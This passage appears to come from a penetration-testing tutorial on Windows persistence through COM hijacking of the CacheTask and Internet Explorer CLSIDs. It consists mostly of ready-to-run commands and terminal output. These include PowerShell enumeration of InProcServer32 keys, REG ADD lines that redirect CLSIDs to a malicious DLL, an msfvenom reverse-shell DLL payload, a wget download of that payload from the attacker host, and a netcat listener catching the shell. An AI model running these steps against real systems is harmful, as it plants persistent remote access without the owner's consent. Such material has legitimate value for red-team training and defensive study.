


```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49733
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ignite\harshit

C:\Windows\system32>hostname
hostname
workstation01

C:\Windows\system32>
```

## InProcServer32: CacheTask (Remote Access to Machine)

What we just did above can be done remotely as well. First, we need access to the victim's powershell (which can be obtained by using Nishang) and then we will use the following code provided by bohops.com found **here**. To find COM keys vulnerable to hijacking which include InProcServer32 keys we do:


```
$inproc = gwmi Win32_COMSetting | ?{ $_.InprocServer32 -ne $ }
$paths = $inproc | ForEach {$_.InprocServer32}
foreach ($p in $paths){$p;cmd /c dir $p > $}
```



```
PS C:\Users\harshit> $inproc = gwmi Win32_COMSetting | ?{ $_.InprocServer32 -ne $null }
PS C:\Users\harshit> $paths = $inproc | ForEach {$_.InprocServer32}
PS C:\Users\harshit> foreach ($p in $paths){$p;cmd /c dir $p > $null}
C:\Windows\System32\oleaut32.dll
combase.dll
%SystemRoot%\system32\windowscodecs.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
coml2.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
C:\Program Files\Common Files\System\ado\msado15.dll
C:\Program Files\Common Files\System\ado\msado15.dll
C:\Program Files\Common Files\System\ado\msado15.dll
C:\Program Files\Common Files\System\ado\msado15.dll
C:\Program Files\Common Files\System\ado\msado15.dll
C:\Program Files\Common Files\System\ado\msado15.dll
C:\Program Files\Common Files\System\ado\msado15.dll
C:\Program Files\Common Files\System\ado\msado15.dll
C:\Program Files\Common Files\System\ado\msadox.dll
C:\Program Files\Common Files\System\ado\msadox.dll
C:\Program Files\Common Files\System\ado\msadox.dll
C:\Program Files\Common Files\System\ado\msadox.dll
C:\Program Files\Common Files\System\ado\msadox.dll
C:\Program Files\Common Files\System\ado\msadox.dll
C:\Program Files\Common Files\System\ado\msadox.dll
C:\Windows\System32\avifil32.dll
C:\Windows\System32\avifil32.dll
C:\Windows\System32\avifil32.dll
C:\Windows\System32\avifil32.dll
C:\Windows\System32\avifil32.dll
```

Similarly, these results can be stored in a text file using the code:


$inproc = gwmi Win32_COMSetting | ?{ $_.InprocServer32 -ne $ }
$inproc | ForEach {$_.InprocServer32} > ignite.txt



```
PS C:\Users\harshit> $inproc = gwmi Win32_COMSetting | ?{ $_.InprocServer32 -ne $null }
PS C:\Users\harshit> $inproc | ForEach {$_.InprocServer32} > ignite.txt
PS C:\Users\harshit> type ignite.txt
C:\Windows\System32\oleaut32.dll
combase.dll
%SystemRoot%\system32\windowscodecs.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
coml2.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
combase.dll
```

In the enumeration and exploitation example above, we used CacheTask and overridden the wininet.dll by shell.dll


Upon searching wininet.dll in this text file, we see that it exists



```
┌──(root㉿kali)-[~]
└─# nano ignite.txt

┌──(root㉿kali)-[~]
└─# cat ignite.txt| grep wininet
%systemroot%\system32\wininet.dll
%systemroot%\system32\wininet.dll
C:\Windows\System32\wininet.dll

┌──(root㉿kali)-[~]
└─#
```

We can view CacheTask's configuration file like so:


cd C:\Windows\System32\Tasks\Microsoft\Windows\Wininet
type CacheTask



```
PS C:\Users\harshit> cd C:\Windows\System32\Tasks\Microsoft\Windows\Wininet
PS C:\Windows\System32\Tasks\Microsoft\Windows\Wininet> ls


    Directory: C:\Windows\System32\Tasks\Microsoft\Windows\Wininet


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/25/2022  12:20 AM           2564 CacheTask


PS C:\Windows\System32\Tasks\Microsoft\Windows\Wininet> type CacheTask
<?xml version="1.0" encoding="UTF-16"?>
<Task xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <SecurityDescriptor>D:P(A;;FA;;;BA)(A;;FA;;;SY)(A;;0x001200a9;;;BU)(A;;0x001200a9;;;WD)(A;;0x001200a9;;;LW)</S
ecurityDescriptor>
    <Author>$(@%systemroot%\system32\wininet.dll,-16000)</Author>
    <Description>$(@%systemroot%\system32\wininet.dll,-16001)</Description>
    <URI>\Microsoft\Windows\Wininet\CacheTask</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="AnyUser">
      <GroupId>S-1-5-32-545</GroupId>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <IdleSettings>
      <StopOnIdleEnd>false</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
  </Settings>
  <Triggers>
    <LogonTrigger />
  </Triggers>
  <Actions Context="AnyUser">
    <ComHandler>
      <ClassId>{0358B920-0AC7-461F-98F4-58E32CD89148}</ClassId>
    </ComHandler>
  </Actions>
</Task>
PS C:\Windows\System32\Tasks\Microsoft\Windows\Wininet> C:\Windows\System32\Tasks\Microsoft\Windows\Wininet
```


Now, we have obtained a CLSID. This exists in the HKLM hive. We need to create this in HKCU which can be done using the "reg add" command. And then, we can confirm if it got added using the reg query. Finally, to check if it works, we can restart it and wait for a user to logon

REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServer32 /t REG_SZ /d C:\Users\Public\shell.dll
REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServer32 /t REG_SZ /v ThreadingModel /d Both
REG QUERY HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServer32
shutdown -r



```
C:\Users\Public>whoami
whoami
ignite\harshit

C:\Users\Public>REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServ
er32 /t REG_SZ /d C:\Users\Public\shell.dll
REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServer32 /t REG_SZ /
d C:\Users\Public\shell.dll
The operation completed successfully.

C:\Users\Public>REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServ
er32 /t REG_SZ /v ThreadingModel /d Both
REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServer32 /t REG_SZ /
v ThreadingModel /d Both
The operation completed successfully.

C:\Users\Public>REG QUERY HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcSe
rver32
REG QUERY HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServer32

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-58e32cd89148}\InProcServer32
    (Default)    REG_SZ    C:\Users\Public\shell.dll
    ThreadingModel    REG_SZ    Both


C:\Users\Public>shutdown -r
```

Now, when the system restarts and user Harshit logs in again, we will have a reverse shell confirming persistence has been achieved.



```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49705
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ignite\harshit

C:\Windows\system32>
```

## InProcServer32: Internet Explorer (Remote Access)


GDATA provided this method of persistence in a post **here**. Internet Explorer is widely used in corporate even today. Upon reading its documentation, it was observed that IE uses the following DLL: **api-ms-win-downlevel-1×64-l1-1-0._dl**

IE's CLSID exists in: **HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}**

This DLL doesn’t exist by default in the system, so, to do COM hijacking, we will create the following folder and add this DLL here.

C:\Users\harshit\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}
Now, to execute this attack, we need to override the IE CLSID by referring to that CLSID in HKCU hive as we did in the example above.


First, let’s create a new malicious DLL file and name it “**api-ms-win-downlevel-1×64-l1-1-0._dl**”



```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp EXITFUNC=thread lhost=192.168.1.4 lport=1337 -f dll > api-ms-win-downlevel-1×64-l1-1-0._dl
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

Now, we create the folder: C:\Users\harshit\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}


cd c:\users\harshit\appdata\roaming\microsoft
mkdir installer
cd installer
mkdir {BCDE0395-E52F-467C-8E3D-C4579291692E}
cd {BCDE0395-E52F-467C-8E3D-C4579291692E}
powershell wget 192.168.1.4/ api-ms-win-downlevel-1×64-l1-1-0._dl -O api-ms-win-downlevel-1×64-l1-1-0._dl



```
C:\>cd C:\Users\harshit\AppData\Roaming\Microsoft
cd C:\Users\harshit\AppData\Roaming\Microsoft

C:\Users\harshit\AppData\Roaming\Microsoft>mkdir Installer
mkdir Installer

C:\Users\harshit\AppData\Roaming\Microsoft>cd Installer
cd Installer

C:\Users\harshit\AppData\Roaming\Microsoft\Installer>mkdir {BCDE0395-E52F-467C-8E3D-C4579291692E}
mkdir {BCDE0395-E52F-467C-8E3D-C4579291692E}

C:\Users\harshit\AppData\Roaming\Microsoft\Installer>cd "{BCDE0395-E52F-467C-8E3D-C4579291692E}"
cd "{BCDE0395-E52F-467C-8E3D-C4579291692E}"

C:\Users\harshit\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}>powershell wget
 192.168.1.4/api-ms-win-downlevel-1×64-l1-1-0._dl -O api-ms-win-downlevel-1×64-l1-1-0._dl
```


Now, we will add the IE CLSID reference in HKCU.

REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InProcServer32 /t REG_SZ /d C:\Users\harshit\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}\api-ms-win-downlevel-1x64-l1-1-0._dl
REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InProcServer32 /t REG_SZ /v ThreadingModel /d Apartment



```
C:\>REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InProcServer32
/t REG_SZ /d C:\Users\harshit\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}\ap
i-ms-win-downlevel-1×64-l1-1-0._dl
REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InProcServer32 /t R
EG_SZ /d C:\Users\harshit\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}\api-ms
-win-downlevel-1×64-l1-1-0._dl
The operation completed successfully.

